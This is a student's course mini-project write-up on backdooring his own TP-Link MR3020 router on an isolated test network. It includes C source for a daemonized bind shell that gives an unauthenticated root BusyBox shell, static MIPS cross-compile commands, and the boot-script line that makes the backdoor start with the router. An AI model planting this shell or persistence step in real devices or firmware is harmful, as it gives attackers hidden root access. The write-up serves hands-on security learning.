ITKST6400 - Miniproject - Backdooring a TP-Link MR3020 router

Arttu Ylä-Sahra

17. joulukuuta 2018

Arttu Ylä-Sahra, eearyla@student.jyu.fi

Introduction

1.1 What's this?

This document is the documentation for the ITKST6400 course mini-project.

Arttu Ylä-Sahra, eearyla@student.jyu.fi

Background

In this project, I will be backdooring a device I own, a basic **TP-Link MR3020 wireless router**. This unit has been unused for years, and hasn't served much useful purpose - until now.

Arttu Ylä-Sahra, eearyla@student.jyu.fi

This project is very much inspired by work of Osanda Malith, in particular his blogpost How to Turn Your Switch into a Snitch, and walks through the steps of executing a similar action. Also, (semi-seriously speaking), all IT security enthusiasts should own at least one device which they have perso-

Arttu Ylä-Sahra, eearyla@student.jyu.fi

nally backdoored - creating and using such a device is indeed an educational experience.

Original plan was to look for exploits - but as it stands, turns out the version I had was different that I thought it was, and the bottom fell off from that idea. However, I thought, why not make my own..

For this task, a freshy installed and upgraded Kali Linux 2018 instance will be used. This file documents the steps taken to create a backdoored but otherwise fully functional router.

Arttu Ylä-Sahra, eearyla@student.jyu.fi


Determining the appropriate firmware version

The first step is determining the appropriate version to start with. As far as I know, TP-Link devices have differences across regions, and it cannot be said for sure what is appropriate for a given device without inspecting the device itself.

This is accomplished by connecting the device to a special test setup, as seen here. Personal networking configuration allows me to provide the router with an isolated access, so that it cannot connect to the ”secure”/LAN network out of the IoT/”Proxmox”network. It does provide an Internet connection though, so it can be easily used for practical testing.

Ensuring the router is in `3G/4G mode`, which makes it operate as a NATing router, I log in using the default credentials (having factory reset the router beforehand), and find the correct version details quickly.

Arttu Ylä-Sahra, `eearyla@student.jyu.fi`



Hmm.. **3.17.2 Build 140610 Rel 65031n, HW version MR3020 V1 00000000**. More precisely, looking from the device itself, **V1.9** Seems like we now know what we are looking for. Let's next get started with Firmware Mod Kit. Let's take the latest available version, **TL-MR3020_V1_150921**. **One has to be careful here - there are multiple hardware versions in existence, and my particular unit is one of the older ones!**


Arttu Ylä-Sahra, eearyla@student.jyu.fi

TL-MR3020_V1_150921		
Published Date: 2015-09-21	Language: English	File Size: 3.46 MB
Modifications and Bug Fixes: 1. Compatible with modem X602D、L850v. 2. Solve the problem of high power. **Notes:** For TL-MR3020 V1		

Arttu Ylä-Sahra, eearyla@student.jyu.fi

Uncapping firmware

A few moments later, and..



The firmware seems to have gotten appropriately extracted; the extracted FW files and original file are included in the ZIP file for inspection.


So, we need a MIPS cross-compiler Additional research from OpenWRT (`https://openwrt.org/toh/hwdata/tp-link/tp-link_tl-mr3020_v1`) indicates the correct MIPS architecture is `24kc`, the CPU being **Atheros AR9331**.

Let's get a `http://buildroot.org` toolchain, as we need to compile an user-mode application. `https://wikidevi.com/wiki/MIPS_24K` indicates that the appropriate Buildtools architecture selection is **MIPS32R2**, in a big-endian format. This confirms that what the `file` command told us, is infact entirely correct.


Arttu Ylä-Sahra, `eearyla@student.jyu.fi`

Configuring using `make menuconfig` and then `make toolchain`, we now have a valid, working toolchain. I also had to select 2.6.31 as the kernel version to ensure programs will build appropriately.


Building a toolchain took an extraordinarily, if not an excessively long time, apparently because it had to complete a significant amount of configuration and compiling work. And it still failed the first time



I do not have the time or patience to start diagnosing uclibc issues. Let's try musl instead.



YES! This looks more like it. Let's add that to the path.. and compile a little test program



Good. This proves our compiler works - *although*, we will need to use a statically compiled program as in the blogpost, due to the fact that MR3020 uses ulibc, and we use musl. These are almost certainly not binary compatible with each other, so we need a program that runs independently without reliance on system libc. My MIPS assembly skills are very weak, so we must accept the trade-off of larger program size for now.

Backdooring the firmware

Due to, again, time constraints (I'm overdue for a vacation!), we are going to settle for a simple TCP shell. Not the most refined method, but highly effective in allowing further tampering. The full source of this shell (including appropriate credits) will be included in the attached ZIP file.

After some hour of bodging, I have a functional TCP shell


```
        exit(-1);

    // Next, attempt to bind. Exit if this fails.
    if (bind(server_sock_fd, (struct sockaddr *) &server_sock_addr, sizeof(server_sock_addr)) != 0)
        exit(-1);

    // Next, attempt to fork. fork() returns 0 in the new child process, and something else in case of failure or parent process. This is the first step in daemonizing the shell, allowing continuing whatever
    if (fork() != 0)
        exit(0);

    // Attempt to set ourselves as a leader of a new session, disowning the process that originally started us.
    setsid();

    // Ignore hangup signals
    signal(SIGHUP, SIG_IGN);

    // Per POSIX, declare that we are not interested in exit statuses of our child processes. This ensures our process table stays clean
    signal(SIGCHLD, SIG_IGN);

    // Attempt to listen to our socket. Exit if this fails for some reason.
    if (listen(server_sock_fd, 1) != 0)
        exit(0);

    // Accept-and-fork loop
    for (;;) {
        // Accept an incoming connection
        client_sock_fd = accept(server_sock_fd, (struct sockaddr *)0, (socklen_t *)0);
        if (client_sock_fd < 0)
            continue; // Attempt to go on, something failed.

        if (fork() != 0) { // Important observation: per fork() specification on Linux, child processes inherit _copies_ of file descriptors. This is why the parent process case needs to be handled
            write(client_sock_fd, conn_banner, strlen(conn_banner)); // Write our introductory text to the opened socket
            for (; i < 3; i++) dup2(client_sock_fd, i); // Observe that forked processes do not share local variables; this is safe. This duplicates file descriptors into STDIN, STDOUT, STDERR
            execve("/bin/busybox", exec_args, (char*const*)0); // Transform this process into a BusyBox shell, by replacing our current state. This inherits our standard file descriptors

            // Normally, execve() never returns. However, in the unlikely event that it does, close our socket. Standard FDs close automatically upon exit
            close(client_sock_fd);
        } else {
            close(client_sock_fd); // Close our client socket in parent process. If forking failed, this will terminate the connection
        }
    }
```

And with a few more commands, also neatly cross-compiled in a way that it does not depend on any dynamic libraries, stripped to reduce space needs

```
root@kali-fw:~/fwkit# mips-buildroot-linux-musl-gcc -o mips_shell tcp_shell.c -static
root@kali-fw:~/fwkit# mips-buildroot-linux-musl-strip mips_shell
root@kali-fw:~/fwkit# file mips_shell
mips_shell: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), statically linked, stripped
root@kali-fw:~/fwkit#
```

To insert this backdoor, we will copy it into `/bin/mips_shell`, and insert our command into `/etc/rc.d/rcS`, right after the HTTP daemon starts.


Arttu Ylä-Sahra, `eearyla@student.jyu.fi`



```
#!/bin/sh

# This script runs when init it run during the boot process.
# Mounts everything in the fstab

mount -a
#mount -o remount +w /

#
# Mount the RAM filesystem to /tmp
#

mount -t ramfs -n none /tmp
mount -t ramfs -n none /var
mount -t usbfs none /proc/bus/usb

export PATH=$PATH:/etc/ath

#insmod /lib/modules/2.6.15/net/ag7100_mod.ko
#insmod /lib/modules/2.6.15/net/ag7240_mod.ko

#
# Set lo eth1 up
#
ifconfig lo 127.0.0.1 up
#ifconfig eth1 up

#
# insert netfilter/iptables modules
#

/etc/rc.d/rc.modules

#
# Start Our Router Program
#

/usr/bin/httpd &
/bin/mips_shell &
# [wukan start] In BETA version,we start telnetd for debugging.
if [ -x /usr/sbin/telnetd ]; then
/usr/sbin/telnetd &
```

Right, we have now rebuilt our firmware..

Arttu Ylä-Sahra, eearyla@student.jyu.fi




Hmm.. this is clever. Due to the network configuration, I had to enable remote management.. but turns out, logging in remotely blocks firmware upgrade attempts. Oh well, let's use the mobile phone to upgrade. A (slightly nervous, as with all firmware upgrades) reboot later, and...

Success! Well, almost, the terminal crashed almost immediately for some unknown reason.

It also turns out, TP-Link had some good design sense; apparently, even after disabling the router firewall, it would NOT let me connect to the expected port from the WAN by default. Well, that could perhaps be fixed by a firewall setting change, although strangely enough, disabling the firewall or creating a port forward did not apparently permit connection. Perhaps it would have needed a restart?

```
[ You are now live with BusyBox. Have fun! ]

ps aux
  PID  Uid     VmSize Stat Command
    1 root        396 S    init
    2 root            SW<  [kthreadd]
    3 root            SW<  [ksoftirqd/0]
    4 root            SW<  [events/0]
    5 root            SW<  [khelper]
    8 root            SW<  [async/mgr]
   16 root            SW<  [kblockd/0]
   25 root            SW<  [khubd]
   42 root            SW   [pdflush]
   43 root            SW   [pdflush]
   44 root            SW<  [kswapd0]
   45 root            SW<  [crypto/0]
   66 root            SW<  [mtdblockd]
   93 root            SW<  [unlzma/0]
  148 root       2628 S    /usr/bin/httpd
  153 root        360 S    /sbin/getty ttyS0 115200
  155 root       2628 S    /usr/bin/httpd
  156 root       2628 S    /usr/bin/httpd
  159 root        360 S    /usr/bin/httpd
  160 root        360 S    /usr/bin/httpd
  169 root        340 S    syslogd -C -l 7
  170 root       2628 S    /usr/bin/httpd
  173 root        292 S    klogd
  335 root        352 S    /sbin/udhcpc -h TL-MR3020 -i eth0 -p /tmp/wr841n/udhc
  336 root        224 S    /sbin/udhcpc -h TL-MR3020 -i eth0 -p /tmp/wr841n/udhc
  340 root        356 S    /usr/sbin/udhcpd /tmp/wr841n/udhcpd.conf
  381 root       2628 S    /usr/bin/httpd
  437 root       2628 S    /usr/bin/httpd
  438 root       2628 S    /usr/bin/httpd
  439 root       2628 S    /usr/bin/httpd
  625 root        620 S    hostapd /tmp/topology.conf
  626 root       2628 S    /usr/bin/httpd
  628 root       2628 S    /usr/bin/httpd
  630 root       2628 S    /usr/bin/httpd
  631 root       2628 S    /usr/bin/httpd
  632 root       2628 S    /usr/bin/httpd
  633 root       2628 S    /usr/bin/httpd
  644 root       2628 S    /usr/bin/httpd
  645 root       2628 S    /usr/bin/httpd
  646 root       2628 S    /usr/bin/httpd
  647 root       2628 S    /usr/bin/httpd
  648 root       2628 S    /usr/bin/httpd
  649 root       2628 S    /usr/bin/httpd
  650 root       2628 S    /usr/bin/httpd
  651 root       2628 S    /usr/bin/httpd
  652 root       2628 S    /usr/bin/httpd
  655 root       2628 S    /usr/bin/httpd
  659 root        312 S    /usr/bin/lld2d br0 ath0
 2180 root        396 S    sh
 2237 root        396 S    sh
 2385 root        396 S    sh
 2455 root        396 S    sh
 2613 root        396 S    sh
 2699 root        396 S    sh
 2711 root         16 S    /bin/mips_shell
 2720 root        396 R    ps aux
```

It seems also that the initial shell is fragile in some yet unknown way... a problem that is more or less easily solved by opening a second sh



Nevertheless, we now have working root access at our disposal. And this is one of the most dangerous tools a hacker can have in case of an embedded device. Our job is done.

That's about it. Last step is appropriately marking the state of the router, so that it won't accidentally get mixed up with benign devices.

Arttu Ylä-Sahra, eearyla@student.jyu.fi